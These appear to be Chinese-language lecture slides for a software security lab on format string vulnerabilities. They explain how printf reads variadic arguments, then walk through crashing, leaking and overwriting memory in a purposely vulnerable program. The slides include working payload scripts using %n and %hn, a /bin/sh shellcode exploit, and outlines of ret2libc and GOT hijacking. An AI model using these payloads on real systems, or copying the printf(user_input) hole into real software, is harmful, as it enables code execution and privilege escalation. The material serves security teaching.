

软件安全实验

Outline

- 格式化字符串漏洞及利用
 - ✓ 格式化字符串漏洞
 - ✓ 格式化字符串攻击
 - Shellcode注入
 - Ret2libc
 - GOT表劫持

Format String

`printf()` - To print out a string according to a format.

```
int printf(const char *format, ...);
```

The argument list of `printf()` consists of :

- One concrete argument format
- Zero or more optional arguments

Hence, compilers don't complain if **less arguments** are passed to `printf()` during invocation.

Access Optional Arguments

```
#include <stdio.h>
#include <stdarg.h>


int myprint(int Narg, ... )
{
    int i;
    va_list ap; ①

    va_start(ap, Narg); ②
    for(i=0; i<Narg; i++) {
        printf("%d ", va_arg(ap, int)); ③
        printf("%f\n", va_arg(ap, double)); ④
    }
    va_end(ap); ⑤
}

int main() {
    myprint(1, 2, 3.5); ⑥
    myprint(2, 2, 3.5, 3, 4.5); ⑦
    return 1;
}
```

- ✓ myprint() 函数展示了 printf() 函数的实际工作原理
- ✓ va_list 指针（line 1）保存了关于可选参数的信息
- ✓ va_start() 宏（line 2）根据第二个参数 *Narg*（可选参数开始前的最后一个参数）计算了 **va_list** 的初始位置

Access Optional Arguments



- ✓ `va_start()` 宏获取了 `Narg` 的起始地址, 根据数据类型找到其大小, 并设置了 `va_list` 指针的值
- ✓ `va_list` 指针使用 `va_arg()` 宏进行递增
- ✓ `va_arg(ap, int)`: 将 `ap` 指针 (`va_list`) 向上移动 **4 字节**
- ✓ 当所有可选参数都被访问完毕后, 调用 `va_end()`.


How `printf()` Access Optional Arguments

```
#include <stdio.h>

int main()
{
    int id=100, age=25; char *name = "Bob Smith";
    printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

- ✓ 这里, `printf()` 函数有三个可选参数。以“%”开头的元素被称为格式说明符。
- ✓ `printf()` 扫描格式字符串并打印出每个字符, 直到遇到“%”为止。
- ✓ `printf()` 调用 **`va_arg()`**, 它返回由 **`va_list`** 指向的可选参数, 并将其推进到下一个参数

How `printf()` Access Optional Arguments



- ✓ 当调用 `printf()` 时, 参数以相反的顺序推送到栈中.
- ✓ 当它扫描并打印格式字符串时, `printf()` 用第一个可选参数的值替换 `%d`, 并将该值打印出来
- ✓ 然后, `va_list` 移动到第二个位置


Missing Optional Arguments

```
#include <stdio.h>

int main()
{
    int id=100, age=25; char *name = "Bob Smith";

    printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```

- ✓ `va_arg()` 宏无法判断是否已经达到了可选参数列表的末尾
- ✓ 它会继续从栈中获取数据并推进 `va_list` 指针



Format String Vulnerability

```
printf(user_input);
```

```
sprintf(format, "%s %s", user_input, ": %d");  
printf(format, program_data);
```

```
sprintf(format, "%s %s", getenv("PWD"), ": %d");  
printf(format, program_data);
```

在这三个示例中，用户的输入
(user_input) 成为了格式字符串的一部分。

如果 **user_input** 包含格式说明符（format specifiers），会发生什么呢？

Vulnerable Code

```
#include <stdio.h>

void fmtstr()
{
    char input[100];
    int var = 0x11223344;

    /* print out information for experiment purpose */
    printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);

    printf("Please enter a string: ");
    fgets(input, sizeof(input)-1, stdin);


    printf(input); // The vulnerable place    ①

    printf("Data at target address: 0x%x\n", var);
}

void main() { fmtstr(); }
```

Vulnerable Program's Stack

在 `printf()` 函数内部，可选参数的起始位置 (`va_list` 指针) 位于格式字符串参数的正上方位置



Outline

- 格式化字符串漏洞及利用
 - ✓ 格式化字符串漏洞
 - ✓ 格式化字符串攻击
 - Shellcode注入
 - Ret2libc
 - ASLR地址泄露

What Can We Achieve?

Attack 1 : Crash program

Attack 2 : Print out data on the stack

Attack 3 : Change the program's data in the memory

Attack 4 : Change the program's data to specific value

Attack 5 : Inject Shell Code

Attack 6 : ret2libc

Attack 7 : GOT hijacking with ASLR enabled

Attack 1 : Crash Program

```
$ ./vul
.....
Please enter a string: %s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
```

- ✓ 使用输入: %s%s%s%s%s%s%s%s
- ✓ printf() 解析格式字符串
- ✓ 对于每个 %s, 它从 va_list 指向的位置获取一个值, 并将 va_list 推进到下一个位置
- ✓ 由于我们给出了 %s, printf() 将该值视为地址, 并从该地址获取数据。如果该值不是有效的地址, 程序将崩溃

Attack 2 : Print Out Data on the Stack

```
$ ./vul
.....
Please enter a string: %x.%x.%x.%x.%x.%x.%x.%x
63.b7fc5ac0.b7eb8309.bffff33f.11223344.252e7825.78252e78.2e78252e
```

- ✓ 假设栈上的一个变量包含一个secret（常量），我们需要将其打印出来
- ✓ 使用用户输入: %x%x%x%x%x%x%x%x
- ✓ printf() printf() 打印出 va_list 指针指向的整数值，并将其推进 4 字节.
- ✓ %x 的数量由 va_list 指针的起始点与变量之间的距离决定

Attack 3 : Change Program's Data in the Memory

Goal: 将变量 `var` 的值从 `0x11223344` 更改为其它值.

- ✓ `%n`: 将到目前为止已打印出的字符数写入内存
- ✓ `printf("hello%n",&i)` \Rightarrow 当 `printf()` 到达 `%n` 时, 它已经打印了 5 个字符, 所以它将 5 存储到提供的内存地址中
- ✓ `%n` 将 `va_list` 指针指向的值视为内存地址
- ✓ 因此, 如果我们想要将一个值写入某一内存位置, 我们需要在栈上放有它的地址

Attack 3 : Change Program's Data in the Memory


Assuming the address of `var` is `0xbffff304` (can be obtained using `gdb`)

```
$ echo $(printf "\x04\xf3\xff\b") .%x.%x.%x.%x.%x.%n > input
```

- ✓ The **address of `var`** is given in the beginning of the **input** (file) so that it is stored on the stack.
- ✓ `$(command)`: Command substitution. Allows the **output of the command** to replace the command itself.
- ✓ `"\x04"` : Indicates that "04" is an actual number and not as two ascii characters.

Attack 3 : Change Program's Data in the Memory

- ✓ 变量 `var` 的地址 (`0xbffff304`) 位于栈上
- ✓ **Goal** : 将 `va_list` 指针移动到该位置, 然后使用 `%n` 存储某个值.
- ✓ `%x` 用于推进 `va_list` 指针.
- ✓ 需要多少个 `%x`?



Attack 3 : Change Program's Data in the Memory

```
$ echo $(printf "\x04\xfc\xff\xbf").%x.%x.%x.%x.%x.%n > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****.63.b7fc5ac0.b7eb8309.bffff33f.11223344.
Data at target address: 0x2c      ← The value is modified!
```

- ✓ 通过试错的方式，我们检查需要多少个 %x 才能打印出 0xbffff304
- ✓ 在这里，我们需要 6 个 %x 格式说明符，表示 5 个 %x 和 1 个 %n.
- ✓ 在攻击之后，目标地址中的数据被修改为 0x2c (十进制中的 44)
- ✓ 因为在 %n 之前已经打印出了 44 个字符.

Attack 3 : Change Program's Data in the Memory

```
#!/usr/bin/env python3
import sys

N = 30
payload = bytearray(0x90 for i in range(N))

addr = 0xbfffec94
payload[0:4] = (addr).to_bytes(4, byteorder='little')
s = "%.5x" * 5 + "%.5n"

fmt = (s).encode('latin-1')
payload[4:4+len(fmt)] = fmt

f = open("badfile", "wb")
f.write(payload)
f.close()
```

Attack 4 : Change Program's Data to a Specific Value

Goal: 将var 的值从 0x11223344 改为 0x9896a9

```
$ echo $(printf
"\x04\x03\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.100000000x%n > input
$ uv1 < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
****_00000063_b7fc5ac0_b7eb8309_bffff33f_000000
```

printf() 在 %.100000000x 之前已经打印出了41个字符, 因此 $100000000 + 41 = 100000041$ (0x9896a9) 将被存储在 0xbffff304 处.

Attack 4 : A Faster Approach

%n : 将参数视为4字节整数

%hn : 将参数视为2字节短整数。只覆盖参数的 the least significant的2个字节

%hhn : 将参数视为1字节短整数。只覆盖参数的 the least significant的1个字节

```
#include <stdio.h>
void main()
{
    int a, b, c;
    a = b = c = 0x11223344;


    printf("12345%n\n", &a);
    printf("The value of a: 0x%x\n", a);
    printf("12345%hn\n", &b);
    printf("The value of b: 0x%x\n", b);
    printf("12345%hhn\n", &c);
    printf("The value of c: 0x%x\n", c);
}
```

Execution result:

```
seed@ubuntu:~$ a.out
12345
The value of a: 0x5
12345
The value of b: 0x11220005
12345
The value of c: 0x11223305
```

Attack 4 : A Faster Approach

Goal: 将变量 `var` 的值更改为 `0x66887799`




- ✓ 使用 `%hn` 以每次两个字节的方式修改变量 `var`
- ✓ 将 `var` 的内存分为两部分，每部分两个字节
- ✓ 大多数计算机使用小端（ Little-Endian ）架构
 - The 2 **least** significant bytes (`0x7799`) are stored at address `0xbffff304`
 - The 2 **significant** bytes (`0x6688`) are stored at `0xbffff306`
- ✓ 如果**第一个** `%hn` 获得值 `x`，并且在**下一个** `%hn` 之前打印了 `t` 个更多的字符，则第二个 `%hn` 将获得值 `x+t`

Attack 4 : A Faster Approach


- ✓ 用0x6688覆盖地址0xbffff306处的字节。
- ✓ 打印更多的字符，这样当我们到达0xbffff304时，字符数将增加到0x7799。

```
$ echo $(printf "\x06\xf3\xff\xbf@@@@\x04\xf3\xff\xbf")  
_%.8x_%.8x_%.8x_%.8x_%.8x_%.26199x%hn_%.4368x%hn > input  
$ vul < input  
Target address: bffff304  
Data at target address: 0x11223344  
Please enter a string:  
*****@@@@*****_00000063_b7fc5ac0_b7eb8309_bffff33f_00000  
0000 (many 0's omitted) 000040404040  
Data at target address: 0x66887799
```

Figure 1: Four stage overwrite of an address



Attack 4 : Faster Approach



- Address A : first part of address of var (4 chars)
- Address B : second part of address of var (4 chars)
- 4 %.8x : To move va_list to reach Address 1 (Trial and error, 4x8=32)
- @@@@ : 4 chars
- 5 ^ _ : 5 chars
- Total : 12+5+32 = 49 chars

Attack 4 : Faster Approach

- ✓ 打印0x6688 (26248) , 我们需要26199个字符作为%x的精度字段, 即 $26248 - 49 = 26199$
- ✓ 如果我们在第一个地址后使用%hn, va_list将指向第二个地址, 并且相同的值将被存储
- ✓ 因此, 我们在两个地址之间插入@@@@, 这样我们可以插入一个更多的%x, 并将打印字符数增加到0x7799
- ✓ 在第一个%hn之后, va_list指针指向@@@@, 指针将前进到第二个地址。精度字段设置为 $4368 = 30617 - 26248 - 1$, 以便当我们到达第二个%hn时打印0x7799 (30617) 。

```
#!/usr/bin/env python3
import sys

N = 50
payload = bytearray(0x90 for i in range(N))

addr1 = 0xbfffec06
addr2 = 0xbfffec04
payload[0:4] = (addr1).to_bytes(4, byteorder='little')
payload[4:8] = ("@@@").encode('latin-1')
payload[8:12] = (addr2).to_bytes(4, byteorder='little')

#s = "%.8x"*5
s = "%.8x"*4 + "%.26204x" + "%hn" + "%.4369x" + "%hn"
fmt = (s).encode('latin-1')
payload[12:12+len(fmt)] = fmt

f = open("badfile1", "wb")
f.write(payload)
f.close()
```

Attack 5 : Inject Shell Code

Goal : 修改受攻击代码的返回地址，使其指向恶意代码（例如，用于执行 /bin/sh 的 shellcode）

Challenges :

- ✓ 将恶意代码注入堆栈
- ✓ 寻找注入代码的起始地址 (A)
- ✓ 找到受攻击代码的返回地址 (B)
- ✓ 将值 A 写入地址 B

Attack 5 : Inject Shell Code

- ✓ Using gdb to get the return address and start address of the malicious code.
- ✓ Assume that the return address is `0xbffff38c`
- ✓ Assume that the start address of the malicious code is `0xbfff358`

Goal : Write the value `0xbfff358` to address `0xbffff38c`


Steps :

- ✓ Break `0xbffff38c` into two contiguous 2-byte memory locations :
`0xbffff38c` and `0xbffff38e`.
- ✓ Store `0xbfff` into `0xbffff38e` and `0xf358` into `0xbffff38c`

Attack 5 : Inject Shell Code

[illegible]

- ✓ Number of characters printed before first `%hn` = $12 + (4 \times 8) + 5 + 49102 = 49151$ (`0xbfff`).
- ✓ After first `%hn`, $13144 + 1 = 13145$ are printed
- ✓ $49151 + 13145 = 62296$ (`0xbffff358`) is printed on `0xbffff38c`



```
shellcode = (  
    "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"  
    "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"  
    "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"  
) .encode('latin-1')  
  
N = 200  
payload = bytearray(0x90 for i in range(N))  
  
start = N - len(shellcode)  
payload[start:] = shellcode  
  
addr1 = 0xbfffec7e  
addr2 = 0xbfffec7c  
payload[0:4] = (addr1).to_bytes(4, byteorder='little')  
payload[4:8] = ("@@@@").encode('latin-1')  
payload[8:12] = (addr2).to_bytes(4, byteorder='little')  
  
#s = "%.8x"*30  
small = 0xbfff - 12          #0xbfffed24    address of shell code  
large = 0xed24 - 0xbfff  
s = "%. " + str(small) + "x" + "%17$hn" + \  
    "%. " + str(large) + "x" + "%19$hn"  
fmt = (s).encode('latin-1')  
payload[12:12+len(fmt)] = fmt  
  
f = open("badfile2", "wb")  
f.write(payload)  
f.close()
```

Attack 6 : ret2libc

Goal : 修改受攻击代码的返回地址，使其指向system，并设置参数为“/bin/sh”

Challenges :

- ✓ 找到system函数地址 (A)
- ✓ 找到“/bin/sh”地址 (B)
- ✓ 找到受攻击代码的返回地址 (C)
- ✓ 将值 A 写入地址 C
- ✓ 将值 B写入栈上参数位置

Attack 7 : GOT hijacking

Goal : 修改GOT表上某个函数, 使其指向win函数 (在程序中)

Challenges :

- ✓ 找到GOT表某个地址 (A)
- ✓ 找到win函数地址 (B)
- ✓ 将值 B 写入地址A
- ✓ 在开启ASLR的情况下

Attack 7 : GOT hijacking

Goal : 修改GOT表上某个函数, 使其指向win函数 (在程序中)

Challenges :

- ✓ 找到GOT表某个地址 (A)
- ✓ 找到win函数地址 (B)
- ✓ 将值 B 写入地址A
- ✓ 分别开启和关闭ASLR的情况下

总结

- ✓ Non-executable Stack/Heap: return-to-libc
- ✓ StackGuard : 只有目标内存被修改
- ✓ ASLR: 未被随机化的代码